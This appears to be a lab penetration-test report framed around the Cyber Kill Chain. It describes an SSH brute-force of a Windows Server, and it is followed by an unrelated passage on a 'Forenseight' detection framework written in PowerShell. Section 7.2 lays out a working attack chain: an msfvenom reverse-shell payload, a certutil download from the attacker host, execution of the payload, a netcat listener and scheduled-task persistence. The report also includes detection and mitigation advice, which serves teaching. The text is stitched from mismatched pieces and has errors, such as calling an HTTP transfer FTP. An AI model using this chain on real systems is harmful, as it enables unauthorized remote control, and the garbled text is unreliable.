Firewall Rules: Restrict SSH access using firewall rules or security groups to allow only trusted IPs.

Network Segmentation: Isolate critical systems behind segmented networks, requiring jump boxes or VPN access before SSH can be attempted.

Disable SSH Where Not Needed: Turn off SSH services on systems that do not require remote access.

While brute-force attacks may not involve sophisticated payloads or advanced weaponization techniques, they remain a common initial access vector, especially against poorly secured systems. Detecting and mitigating brute-force activity is essential to breaking the Cyber Kill Chain early and preventing escalation to later attack phases such as exploitation, installation, or command and control.

5. Cyber Kill Chain Phase 3: Delivery

5.1 Delivery Vectors Identified

The delivery phase of the Cyber Kill Chain typically involves transmitting a weaponized payload to the target system. However, in the case of an SSH brute-force attack, the delivery mechanism is not a traditional exploit or malicious file but rather the establishment of a remote session using valid (but unauthorized) credentials.

In this simulation, the delivery vector was:

SSH Brute Force Authentication: The attacker used the Metasploit Framework's auxiliary/scanner/ssh/ssh_login module to automate login attempts on port 22. A wordlist containing common or leaked username-password combinations was used until valid credentials were found, resulting in successful remote access.

Once the brute-force attempt succeeded, the SSH session provided the attacker with direct shell access to the Windows Server system—effectively delivering command and control capabilities without needing to transmit a traditional payload.

Alternative delivery vectors for similar systems could include:

Malicious Email Attachments: Sending users crafted files that execute payloads upon opening.

Drive-by Downloads: Leveraging browser vulnerabilities to deliver code through compromised web pages.

Remote Desktop Exploits: Targeting open RDP ports with known vulnerabilities or credential attacks.

Misconfigured Web Services: Exploiting HTTP services (IIS) or WinRM to upload or execute code.

In this simulation, SSH brute-force was selected due to its simplicity, reliability, and prevalence in real-world attack scenarios. This method highlights the importance of secure authentication practices, as it bypasses the need for advanced delivery mechanisms by abusing weak or default credentials

5.2 Exploitation Preparation

Preparation for the delivery and exploitation phases involved configuring the attack environment and ensuring all necessary tools and resources were ready to execute a successful SSH brute- force attack. The following preparatory steps were conducted:

Network Connectivity Verification: Confirmed stable and reliable connectivity between the attacking machine and the target Windows Server (192.168.1.8).

Toolchain Setup: Ensured the Metasploit Framework was installed, updated, and functional on the attack machine.

Target Availability Check: Verified that the SSH service was running on the target system (port 22 was open and responding).

Module Configuration: Selected and configured the auxiliary/scanner/ssh/ssh_login module in Metasploit for brute-force login attempts.

Credential Wordlist Preparation: Prepared username and password wordlists containing common or known weak credentials for brute-forcing attempts.

Session Handling Preparation: Prepared for remote session handling, including planning for maintaining shell access once valid credentials were obtained.

Additional contingency planning steps included:

Firewall and Network Filtering Check: Ensured there were no firewall rules blocking outbound or inbound SSH communication.

Credential Strategy: Considered fallback usernames (e.g., administrator, admin, user, etc.) and additional password dictionaries in case initial attempts failed.

Alternative Attack Vectors: Identified backup methods (such as SMB or RDP attacks) to use if SSH brute-force failed.

Session Persistence Planning: Considered techniques for maintaining access (e.g., creating new user accounts or deploying persistence scripts) after successful login.

This preparation ensured that the SSH brute-force attack could be executed efficiently, reducing the chance of failure while improving stealth and operational effectiveness during the exploitation phase.

5.3 Detection and Mitigation Strategies

The delivery phase is a key opportunity for defenders to detect and block malicious activity before the attacker can successfully exploit the target. In the context of this simulation, where the delivery method was SSH brute-force, the following detection and mitigation strategies are recommended:

Detection Strategies:

Log Monitoring: Continuously monitor SSH authentication logs (e.g., Security.evtx on Windows or /var/log/auth.log on Linux) for repeated failed login attempts, especially from the same IP or using common usernames.

Intrusion Detection Systems (IDS): Use host- or network-based IDS solutions like Snort or Suricata with signatures that detect brute-force behavior over SSH.

Rate-Limiting Alerts: Configure alerting systems to notify administrators when login attempts exceed a certain threshold over a short period.

SIEM Integration: Feed SSH logs into a SIEM platform to correlate and detect brute-force attempts across multiple systems.

GeoIP Filtering: Use geographic analysis to detect login attempts from unusual or unauthorized countries.

Mitigation Strategies:

Account Lockout Policies: Implement lockout policies that temporarily disable accounts after a number of failed login attempts.

Multi-Factor Authentication (MFA): Enforce MFA on all SSH access points to prevent unauthorized access even if credentials are compromised.

Disable Password Authentication: Where possible, disable password-based SSH authentication and rely on public key authentication instead.

Firewall Restrictions: Use firewalls to restrict SSH access to trusted IP ranges only.

SSH Port Hardening: Change the default SSH port (22) to a non-standard port to reduce exposure to automated scans and brute-force tools.

Fail2Ban or Equivalent Tools: Deploy tools like Fail2Ban (on Linux) or similar solutions to automatically block IPs after repeated failed login attempts.

User Access Review: Regularly audit user accounts and remove any that are unused or no longer required.

By applying these detection and mitigation strategies, organizations can effectively reduce the risk of successful SSH brute-force attacks. Adopting a layered security approach ensures that even if one defense is bypassed, others are in place to prevent the attacker from progressing further along the Cyber Kill Chain.

6. Cyber Kill Chain Phase 4: Exploitation

6.1 Vulnerability Analysis

The exploitation phase of the Cyber Kill Chain involves using previously identified weaknesses to gain unauthorized access to the target system. In this simulation, the exploitation method focused on performing a brute-force attack against the SSH service to compromise valid user credentials and gain interactive access to the system.

Vulnerability Analysis – SSH Brute Force:

Vulnerability Type: Weak Authentication (Credential-based attack)

CVSS Score: Variable – Depends on password strength and system configuration

Affected Services: SSH (Secure Shell), typically running on port

22 Root Cause: Use of weak or default passwords and lack of brute-force protection

Exploitation Complexity: Low to Moderate – Requires an automated tool and a valid username or a common username list

Authentication Required: Yes – Brute-force aims to guess correct credentials through repeated login attempts

Impact: High – Successful exploitation grants full shell access to the target system under the compromised user account (which may allow privilege escalation)

In this simulation, Hydra was used to perform a dictionary attack against the SSH service running on the target system. A combination of common usernames and password wordlists was employed to automate login attempts until valid credentials were found.

Once access was obtained, the attacker gained interactive shell access, enabling post-exploitation activities such as:
Enumeration of system and user data

Privilege escalation attempts

Lateral movement preparation

Implanting persistence mechanisms

Why SSH Brute Force Was Chosen:

Widespread Exposure: SSH is commonly exposed to the internet or

internal networks Common Misconfigurations: Many systems have weak or default credentials, especially in test or demo environments

Tool Availability: Tools like Hydra, Medusa, and Metasploit provide automated brute-force modules
Stealthier Than Exploits: Brute-force attacks may bypass exploit-based detection mechanisms if rate-limited carefully
Other potential exploitation opportunities on the target (e.g., weak web applications or misconfigured services) were considered, but SSH brute-force was prioritized due to its reliability, minimal requirements, and high probability of success given the presence of weak credentials.

6.2 Exploiting SSH via Brute Force using Metasploit

The SSH brute-force attack was conducted using the Metasploit Framework's ssh_login auxiliary module. This method allowed the attacker to systematically attempt multiple username-password combinations to gain unauthorized access to the target system.

The exploitation process consisted of the following steps:

Launching the Metasploit Framework: The Metasploit console was started using the msfconsole command.

Loading the SSH Login Module: The ssh_login auxiliary module was selected to perform the brute force attack.

Configuring Target Parameters: The target IP address was set to the IP of the target system.

Setting Credential Lists:

For a single username, the USERNAME parameter was set to admin (the user you created).

For the password, the PASSWORD parameter was set to the one from the "rockyou" list that you selected.

Optional Settings: The number of parallel threads was configured to speed up the brute-force attack.

Verifying Configuration: The show options command was used to confirm that all parameters were set correctly.


Launching the Attack: The attack was executed using the run command.

Successful Exploitation: If valid credentials were found, Metasploit displayed them in the output. The session could then be manually established using SSH with the valid credentials (admin:<password>).

```
use
auxiliary/scanner/ssh/ssh_login
set RHOST 192.168.1.13 run
```

The execution of the exploit resulted in the following output:

This output confirms successful exploitation of SSH login Brute Force, resulting in a command [+] 192.168.1.8:22 - Success: 'admin:admin123' 'Microsoft Windows Server 2019 Standard 10.0.17763 N/A Build 17763'



administrative privileges, providing complete control over the target system.

The exploitation was successful on the first attempt, demonstrating the reliability and effectiveness of this particular vulnerability.

6.3 Additional Vulnerabilities Exploited

While SSH brute-forcing on the admin user provided access for this system, additional vulnerabilities identified via Nmap scans also could be leveraged for exploitation. Below are the services identified and the corresponding attack vectors:

Microsoft FTP (Port 21 - Microsoft ftpd) The target system is running Microsoft FTP on port 21, which could be exploited if there are weak or default FTP credentials, or misconfigurations. A brute-force attack could be employed on FTP login credentials.

OpenSSH for Windows (Port 22 - OpenSSH for Windows 7.7) The OpenSSH service on port 22 allows SSH access. If weak or default SSH credentials are in place (as identified for the admin user), an SSH brute-force attack could be conducted using tools like Hydra or Metasploit's ssh_login auxiliary module.

HTTP Service (Port 80 - Microsoft IIS 10.0) The HTTP service on port 80 is running Microsoft IIS 10.0, which may be vulnerable to web application attacks such as:

SQL Injection via web applications hosted on the server.

Cross-Site Scripting (XSS) and File Inclusion vulnerabilities if the web applications are poorly configured.

Tools like Burp Suite or Nikto could be used to scan for vulnerabilities in the web applications hosted on the IIS server.

Microsoft RPC (Port 135 - msrpc) The Microsoft Windows RPC service on port 135 could be targeted for attacks like:

MS08-067 (Windows RPC vulnerability): A known vulnerability in Windows RPC services could allow remote code execution.

Dcom/NetAPI Attacks: Potential exploitation of misconfigured or outdated RPC implementations.

Netbios-ssn (Port 139) and Microsoft-DS (Port 445) Ports 139 and 445 expose services related to file sharing and Windows networking, which could be vulnerable to:

SMB vulnerabilities: If the SMB service is not patched, it could be exploited using exploits like EternalBlue (MS17-010).

Lateral Movement: Exploiting SMB for credential dumping or remote code execution.

These services can be tested for vulnerabilities using Metasploit’s SMB modules or by attempting to exploit weak or null SMB authentication.

Microsoft Terminal Services (Port 3389 - ms-wbt-server) The target system has Microsoft Terminal Services (RDP) open on port 3389. This could be exploited if RDP is configured with weak authentication or vulnerable to exploits:

RDP Brute Force Attack: If weak passwords are used for RDP access, a brute-force attack could be conducted using tools like Hydra.

BlueKeep (CVE-2019-0708): A critical vulnerability in RDP that allows remote code execution without authentication, which could be exploited on unpatched systems.

HTTP API Services (Ports 5357, 5985, 8080 - Microsoft HTTPAPI) These ports expose HTTP services associated with UPnP (Universal Plug and Play) and HTTP APIs. They could be leveraged for:

Exploiting HTTP vulnerabilities: These services might contain weaknesses, such as improper input validation or outdated versions of HTTP servers, which could be exploited using tools like Nikto or by exploiting specific vulnerabilities in HTTP API versions.

Exploitation Summary While the SSH brute-force attack on the admin user proved sufficient for the demonstration, awareness of additional vulnerabilities allows for a more comprehensive strategy to exploit the system:

FTP Brute-Force: Targeting FTP credentials if weak or default credentials are detected.

RDP Exploitation: Leveraging weak or misconfigured RDP access for lateral movement or full system compromise.

SMB Exploitation: Exploiting SMB vulnerabilities (like EternalBlue) for remote code execution or lateral movement.

Web Application Attacks: Identifying and exploiting vulnerabilities in IIS-hosted web applications via SQL injection, XSS, or other common vulnerabilities.

RPC Exploitation: Targeting MSRPC vulnerabilities (e.g., MS08-067) for remote code execution.

Each of these attack vectors provides an alternative or supplementary path to gain access to the target system, and would increase the success rate of a penetration test or real-world attack.

6.4 Exploitation Results and Impact

The successful exploitation of the SSH brute-force vulnerability allowed the attacker to gain access to the Windows Server 2019 target system by systematically attempting multiple username-password combinations. The attack was conducted using Metasploit

and Hydra tools to brute-force the password for the admin account, gaining unauthorized access.

Exploitation Results:

Access Level: Administrator privileges were obtained after successfully brute-forcing the password for the "admin" account using the "rockyou" password list.

Control Capabilities: With Administrator access, the attacker was able to:
Execute unauthorized commands on the system.

Access and modify sensitive files.

Install additional software or tools for continued control over the system.
Persistence: The initial access provided a command shell but did not establish persistent access. Additional steps would be needed to create a permanent foothold (e.g., installing remote access tools or creating new user accounts).
Stealth: The brute-force attack left traces in system logs. However, stealth techniques, such as log manipulation or network evasion, could be used to reduce detection.

Reliability: The attack was highly reliable due to the use of weak passwords in the "rockyou" list, making it easy to break

into the system via brute-force methods using tools like Hydra.

Potential Impact in a Real-World Scenario:

Data Breach: Access to all data stored on the compromised system, including sensitive customer information, intellectual property, or financial data.

Lateral Movement: The compromised system could serve as a foothold for accessing other systems on the network via trust relationships, stored credentials, or network connectivity.

Service Disruption: Critical services could be disrupted or disabled, leading to operational downtime and business impact.
Data Manipulation: Modification of critical system data, including financial records, access logs, or business-critical information.

Malware Deployment: Installation of additional malware, ransomware, or backdoors to ensure persistent access.

Reputation Damage: Public disclosure of the breach could result in significant reputational damage and loss of customer trust.

Regulatory Consequences: Regulatory fines and legal repercussions, especially if personal or financial data was compromised.

Real-World Relevance: This attack demonstrates how weak passwords can lead to complete system compromise. In a real-world scenario, SSH brute-force attacks provide a significant opportunity for attackers to penetrate poorly protected systems. This highlights the importance of using strong passwords, implementing multi-factor authentication (MFA), and ensuring network access controls to protect against such attacks.

These types of attacks emphasize the necessity for preventive measures such as password strength policies, network segmentation, detailed logging and alerting, and multi-factor authentication to secure systems against these kinds of threats.

6.5 Detection and Mitigation Strategies

The exploitation phase of the Cyber Kill Chain is where attackers gain access to the target system. In the case of SSH brute-force attacks, effective detection and mitigation strategies are essential to prevent initial compromise or limit the damage.

Detection Strategies:

Network Monitoring: Monitor for unusual SSH login attempts, especially from a single source IP or numerous failed login attempts that could indicate a brute-force attack.

Intrusion Detection Systems (IDS): Deploy host- and network-based IDS capable of detecting patterns such as multiple authentication attempts from the same IP address or suspicious login attempts using weak/default credentials.

Log Analysis: Analyze SSH and system logs for indicators like multiple failed login attempts, especially with the admin username and common weak passwords from the "rockyou" list.

Process Monitoring: Look for unexpected processes or the use of brute-force tools such as Hydra in the system’s process list.

File Integrity Monitoring: Monitor critical files for changes made by attackers once SSH access is gained, including files related to user authentication or system configurations.

Network Behavior Analysis: Identify anomalies, including unexpected SSH connections from unknown sources or data exfiltration attempts via SSH once access is gained.

Mitigation Strategies:

Patch Management: Regularly update SSH servers to ensure vulnerabilities are patched, especially with versions known to have weak authentication settings or exploits.

SSH Hardening: Disable password-based SSH login by enforcing public key authentication. Implement fail2ban or similar tools to block IP addresses after a set number of failed login attempts.

Principle of Least Privilege: Limit access to the SSH service by only allowing necessary users and restricting access through firewalls or IP whitelisting.

Account Lockout Policies: Implement account lockout policies to prevent excessive login attempts and discourage brute-force attacks on SSH accounts.

Two-Factor Authentication (2FA): Enforce multi-factor authentication (MFA) for SSH access, adding an additional layer of security beyond just passwords.

Password Complexity Requirements: Enforce strong password policies for SSH accounts to make brute-force attacks less likely to succeed. Avoid weak or default passwords like those found in the "rockyou" list.

Security Awareness Training: Train system administrators and users to recognize signs of brute-force attacks and understand proper SSH security protocols.

Specific Mitigation for SSH Brute Force Vulnerabilities:

Implement Fail2Ban or SSHGuard: These tools can help block IP addresses that are making too many failed login attempts, significantly reducing the likelihood of a successful brute-force attack.

Update SSH Configurations: Configure SSH to limit login attempts and enforce stronger encryption methods, such as SSH-2, for enhanced security.

IP Whitelisting: Restrict SSH access to trusted IP addresses only, ensuring that unauthorized IPs cannot attempt brute-force login.

Use Strong Passwords: Ensure that user accounts, including the admin account, use complex passwords that are not found in public wordlists like rockyou.

By implementing these detection and mitigation strategies, organizations can reduce the chances of a successful SSH brute-force attack and protect critical systems. A layered security approach with strong login protocols, continuous monitoring, and user training provides robust defense against such cyber threats.

7. Cyber Kill Chain Phase 5: Installation

7.1 Post-Exploitation Activities

After successfully gaining access to the admin account via SSH on the Windows Server, several post-exploitation activities were carried out to gather further system information and maintain access.

The following post-exploitation activities were conducted:

System Reconnaissance: Collecting detailed information about the compromised system, its configuration, and the environment.

User Enumeration: Identifying user accounts and groups on the system to assess other potential targets for further access or privilege escalation.

Privilege Assessment: Verifying the privilege level of the current access (admin user) and identifying any privilege escalation paths available.

Network Configuration Analysis: Examining network settings and active connections to understand system connectivity and identify opportunities for lateral movement within the network.

Service Enumeration: Identifying running services, ports, and applications to determine potential vulnerabilities or persistence options.

File System Exploration: Searching for sensitive data, configuration files, and possible locations for persistence mechanisms (e.g., startup folders, registry entries).

Here are the commands and tools used for Windows-based post-exploitation:

System Information:

```
systeminfo
ver echo
%OS%
```

User Information:

```
net user whoami net localgroup
administrators            wmic
useraccount get name,sid
```

Privilege Confirmation:

```
whoami /groups echo
%USERDOMAIN%\%USERNAME%
```

Network Configuration:

```
ipconfig netstat -ano route
print netsh interface ip show
config
```

Running Services:

```
tasklist
netstat -ano
sc query
```

File System Exploration:

```
dir /s /b C:\*.txt
dir /s /b C:\*.conf
dir /s /b C:\*.bak
dir C:\ /a
```

Persistence Mechanisms: Searching for startup items and autostart registry HKCU\Software\Microsoft\Windows\CurrentVersion\Run reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run reg query C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup dir

These activities enabled the attacker to gather critical system information, determine the state of user accounts and privileges, and explore potential avenues for maintaining persistent access or further escalating privileges.

7.2 Malware Installation Techniques

Create the Malicious File You can create a simple executable or a script (e.g., PowerShell script, executable file) that performs the desired malicious action. For this example, let's assume you create a simple PowerShell script that connects back to your machine for control purposes.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.13
LPORT=4444 -f exe -o shell.exe
```

this command will use to create an exe file to make reverse shell from server to my kali .

Transfer the Malicious File python server Connect to the Windows Server via python server . You'll use the http since the server is configured to allow that.

Using FTP (command line):

```
In kali : sudo python3 -m http.server 80 In windows server
: certutil -urlcache -split -f
"http://192.168.1.13/shell.exe" C:\Users\Public\shell.exe
```

Execute the Malicious File on the Target System After uploading the malware to the target, you can execute it via PowerShell or any other method (if you have SSH access or another command execution method).

Using PowerShell:

You can remotely execute the uploaded PowerShell script:

```
Start-Process powershell -ArgumentList "C:\Windows\Temp\shell.exe"
```

Set Up a Listener on Your Machine Open a Netcat listener on your attacker's machine to receive the reverse shell from the compromised system. This is where the malicious script will connect back

```
nc -lnvp 4444
```

Persist Malware (Optional) If you want to ensure that the malware

survives a reboot, you can
create a scheduled task to run the script automatically when the machine reboots.

```
schtasks /create /tn "MalwarePersistence" /tr
"powershell C:\Windows\Temp\shell.exe" /sc onstart
```

Benefits of This Approach Stealth: FTP allows you to upload files

without triggering many
security mechanisms. Since it uses a common, widely allowed service, it is less likely to raise suspicion.

Persistence: Using scheduled tasks ensures the malware runs on reboot, giving the attacker persistent access.
Remote Control: With a reverse shell, the attacker can execute commands on the compromised machine and move laterally in the network if needed.

7.3 Detection and Mitigation Strategies

User Account Monitoring: Regularly audit user accounts and privileges to identify unauthorized or suspicious accounts, especially after brute force attacks. Any new or modified accounts should be investigated, particularly if they show elevated privileges.

SSH Log Monitoring: Analyze SSH logs for failed login attempts and successful logins, which could indicate brute force attempts. Look for multiple failed login attempts from the same IP or patterns that suggest automated attacks.

Process Monitoring: Monitor system processes for unusual activity, especially processes related to unauthorized tools or malware that may have been installed after exploitation.

Network Traffic Analysis: Analyze network traffic for any unusual connections, particularly outbound connections to unfamiliar or unauthorized IP addresses, such as those associated with reverse shells or C2 (command and control) traffic.

Log Analysis: Regularly review Windows event logs, including security logs, for indicators of compromise such as unexpected user logins, privilege escalation, or execution of unauthorized commands.

Scheduled Task Auditing: Regularly audit scheduled tasks or services that could have been altered to maintain persistence on the system, ensuring that no unauthorized tasks have been added.

Memory Analysis: Perform memory analysis to detect any malware or unauthorized processes running in system memory, particularly after an exploitation attempt.

Mitigation Strategies:

Principle of Least Privilege: Enforce the principle of least privilege for all user accounts and services to reduce the impact of successful brute force attacks. Ensure that only authorized users have administrative privileges.

SSH Access Control: Restrict SSH access to trusted IP addresses, and implement strong authentication methods, such as SSH keys instead of passwords, to prevent brute force exploitation.

Regular Patching: Implement a robust patch management system to ensure that all services, including SSH, are up-to-date and not vulnerable to brute force attacks or other exploits.

Application Whitelisting: Use application whitelisting to ensure that only trusted and authorized applications are allowed to run, reducing the risk of unauthorized tools being executed post-exploitation.

Network Segmentation: Implement network segmentation to limit the potential spread of attacks and contain breaches within specific network segments, preventing lateral movement across the network.

Multi-Factor Authentication (MFA): Enable multi-factor authentication (MFA) for any administrative access to systems, especially for SSH or remote desktop services, to prevent the use of stolen credentials.

Regular Security Assessments: Conduct regular security assessments, such as penetration testing and vulnerability scans, to identify and patch weaknesses before they can be exploited.

Specific to Post-Exploitation Activities:

SSH Key Management: Implement strict controls on SSH key usage, such as regularly auditing the authorized_keys file and ensuring keys are properly secured.

User Account Auditing: Regularly audit user accounts and immediately investigate any suspicious additions or modifications that could indicate the creation of unauthorized backdoor accounts post-exploitation.

Cron Job and Task Scheduler Monitoring: For Windows, monitor Task Scheduler jobs for unauthorized tasks created by attackers after exploitation. Check for any tasks that invoke scripts or binaries from unusual locations.

Startup Script Protection: Protect Windows startup scripts (like those in Startup or via Registry keys) and ensure they are properly secured to prevent malware from running on boot.

Web Directory Monitoring: Monitor web server directories (e.g., C:\inetpub\wwwroot) for the presence of unauthorized files, such as web shells or other executables, which attackers might use for persistence.

Service Configuration Auditing: Regularly review and audit Windows services for any unauthorized additions or modifications. Services that could be exploited for persistence (like those with high privileges) should be carefully monitored.

Forenseight

5.1 Introduction This cybersecurity project introduces an advanced, comprehensive framework
meticulously designed to proactively identify, analyze, and respond to a wide range of security threats within IT environments. The system uniquely integrates sophisticated heuristic methodologies, real-time threat intelligence from trusted APIs, state-of-the-art machine learning via Google's Gemini AI, and an intuitive Graphical User Interface (GUI), thereby significantly enhancing operational security readiness and threat response efficiency. **5.2 Comprehensive Data Collection** A cornerstone of the cybersecurity framework is its comprehensive and systematic data
collection approach, primarily executed through custom-developed PowerShell scripts (CollectData.ps1). These scripts gather extensive datasets crucial for thorough threat analysis, including but not limited to:

- **System Information**: Detailed configurations, OS versions, and system settings. For example, this data can be collected using:

```
Get-ComputerInfo | Select-Object WindowsVersion, WindowsBuildLabEx, OSArchitecture, WindowsDirectory, SystemDirectory, SystemDrive, HyperVisorPresent | Export-Csv -Path "SystemInfo.csv" -NoTypeInformation
```

This command collects critical system details that help analysts understand the environment's configuration and potential attack surface.

- **Hardware Specifications**: Processor types, memory, storage configurations, and peripheral details. Data can be captured using:

```
Get-WmiObject -Class Win32_Processor | Select-Object Name, NumberOfCores, MaxClockSpeed, AddressWidth | Export-Csv -Path "HardwareInfo.csv" -NoTypeInformation
```

This command provides essential hardware insights necessary for performance analysis and hardware-based attack detection.

- **Running Processes**: Comprehensive process metadata including names, paths, command lines, user context, CPU, and memory usage. An example command:

```
Get-Process | Select-Object Name, Id, CPU, Path, UserName | Export-Csv -Path "RunningProcesses.csv" -NoTypeInformation
```

This data is critical for detecting potentially malicious processes running on the system.

- **Network Connections**: Real-time data capturing local and remote IP addresses, port numbers, protocols, and state of network connections. For example:

```
Get-NetTCPConnection | Select-Object LocalAddress, LocalPort, RemoteAddress, RemotePort, State | Export-Csv -Path "NetworkConnections.csv" -NoTypeInformation
```

This provides visibility into active connections, crucial for identifying lateral movement and command-and-control (C2) activities.

- **Firewall Configurations**: Logs detailing active firewall rules, modifications, and associated user actions. Data can be captured with:

```
Get-NetFirewallRule | Select-Object Name, DisplayName, Description, Enabled, Direction, Action | Export-Csv -Path "FirewallStatus.csv" -NoTypeInformation
```

This data provides insights into security boundaries and potential policy misconfigurations.

- **Installed Software**: Detailed records covering software names, installation dates, versions, and installation sources. This is essential for identifying unauthorized software installations:

```
Get-WmiObject -Class Win32_Product | Select-Object Name, Version, InstallDate, Vendor | Export-Csv -Path "InstalledSoftware.csv" -NoTypeInformation
```

- **User Accounts**: Extracting user account information, including account names and types, which can reveal unauthorized accounts:

```
Get-LocalUser | Select-Object Name, Enabled, LastLogon | Export-Csv -Path "UserAccounts.csv" -NoTypeInformation
```

- **USB Device History**: Capturing data on connected USB devices to detect unauthorized physical access:

```
Get-WmiObject -Class Win32_USBHub | Select-Object Name, DeviceID, Status | Export-Csv -Path "USBDeviceHistory.csv" -NoTypeInformation
```

- **PowerShell Logs**: Collecting critical PowerShell activity logs to detect potential script-based attacks:

```
Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" | Select-Object TimeCreated, ProviderName, Id, LevelDisplayName, Message | Export-Csv -Path "PowerShellLogs.csv" -NoTypeInformation
```

- **Environment Variables**: Capturing environment variables to identify potentially malicious configurations:

```
Get-ChildItem Env: | Export-Csv -Path "EnvironmentVariables.csv" -NoTypeInformation
```

- **Open Shares**: Identifying potentially insecure shared resources on the network:

```
Get-SmbShare | Select-Object Name, Path, Description | Export-Csv -Path "OpenShares.csv" -NoTypeInformation
```

- **Loaded DLLs**: Listing loaded DLLs for detecting unauthorized or unusual modules:

```
Get-Process | ForEach-Object { $_.Modules } | Select-Object ModuleName, FileName | Export-Csv -Path "LoadedDLLs.csv" -NoTypeInformation
```

- **Disk and Volume Information**: Collecting disk and volume information to identify unusual configurations or partitions:

```
Get-PhysicalDisk | Select-Object DeviceID, FriendlyName, OperationalStatus, Size | Export-Csv -Path "DiskInfo.csv" -NoTypeInformation
Get-Volume | Select-Object DriveLetter, FileSystemLabel, FileSystem, SizeRemaining, Size | Export-Csv -Path "VolumeInfo.csv" -NoTypeInformation
```

- **Scheduled Tasks**: Extracting scheduled tasks to identify potentially malicious automated jobs:

```
Get-ScheduledTask | Select-Object TaskName, State, LastRunTime, Actions | Export-Csv -Path "ScheduledTasks.csv" -NoTypeInformation
```

- **ARP Table and DNS Cache**: Collecting ARP and DNS data to detect network-based threats:

```
arp -a | Out-File "ARP_Table.csv"
```

```
Get-DnsClientCache | Export-Csv -Path "DNS_Cache.csv" -NoTypeInformation
```

5.3 Advanced Process and Network Analysis

The Advanced Process and Network Analysis component is a critical part of the cybersecurity framework, responsible for identifying potentially malicious behavior at both the process and network levels. This involves multiple layers of analysis, including the following key functions:

5.3.1 Network analysis

Port Analysis

- **is_suspicious_port(port)**
    - This function checks if a given port is considered suspicious. It identifies ports commonly associated with malicious activity, including well-known hacker ports and those typically used by backdoors or command-and-control (C2) servers.
    - **Purpose: To flag connections using high-risk ports, which are often associated with exploits, remote shells, and malware C2 communications.**
    - **Common Use Case: Detecting unusual outbound connections that may indicate exfiltration or remote control attempts.**
    - **Scenario:**
        - **An attacker installs a backdoor that listens on port 4444. This function would detect the unusual port usage, raising an alert for further investigation.**

Process and Port Correlation

- **is_unusual_process_port(name, port)**
    - This function checks if a given process is using an unusual port for its known behavior. It maintains a whitelist of expected ports for common processes like web browsers, database servers, and file transfer applications.
    - **Purpose: To detect when a process deviates from its typical network behavior, such as a web browser opening a database port or a system service using a non-standard port.**
    - **Common Use Case: Identifying compromised processes that have been repurposed for lateral movement or data exfiltration.**
    - **Scenario:**

- **If a web browser like chrome.exe is observed using port 3306 (typically reserved for MySQL), this function would flag it as suspicious, potentially indicating a data exfiltration attempt.**

Lateral Movement Detection

- **is_internal_lateral(ip, port)**
  - This function checks if a given IP and port combination indicates potential lateral movement within the network. It focuses on ports commonly used for Windows remote administration and internal data transfer.
  - **Purpose: To identify connections that may indicate an attacker is moving laterally within the network after initial compromise.**
  - **Common Use Case: Detecting suspicious RDP, SMB, and WMI traffic that suggests post-exploitation activities.**
  - **Scenario:**
    - **An attacker gains access to a machine and uses RDP (port 3389) to connect to another internal machine, attempting to spread deeper into the network. This function would detect such lateral movement attempts.**

Threat Scoring

- **rate_severity(reasons, ip_reputation)**
  - This function assigns a severity score to a connection based on multiple factors, including IP reputation and the presence of known malicious indicators.
  - **Purpose: To prioritize potentially malicious connections based on a weighted scoring system, helping analysts focus on the most critical threats first.**
  - **Common Use Case: Automatically classifying alerts into severity tiers for more efficient incident response.**
  - **Scenario:**

- **A process flagged for multiple high-risk behaviors (e.g., malicious IP, unusual port usage, missing path) would be classified as 'Critical,' ensuring rapid response from analysts.**

5.3.2 Process Analysis

- **is_random_name(name)**
  - This function checks if a process name appears random or unusual, often a characteristic of malware designed to evade detection.
  - **Purpose**: To detect processes with randomized names, a common tactic for malware attempting to avoid signature-based detection.
  - **Common Use Case**: Identifying malicious binaries with high entropy names, like r4nd0m.exe or 123abcd.exe.
  - **Scenario**:
    - An attacker deploys a malicious payload with a name like axz9p.exe to avoid detection by standard process monitors. This function would flag the high entropy and lack of recognizable patterns as suspicious.
- **is_non_standard_path(path)**
  - This function checks if a process is running from a non-standard directory, which can indicate an attempt to evade detection or establish persistence outside typical system paths.
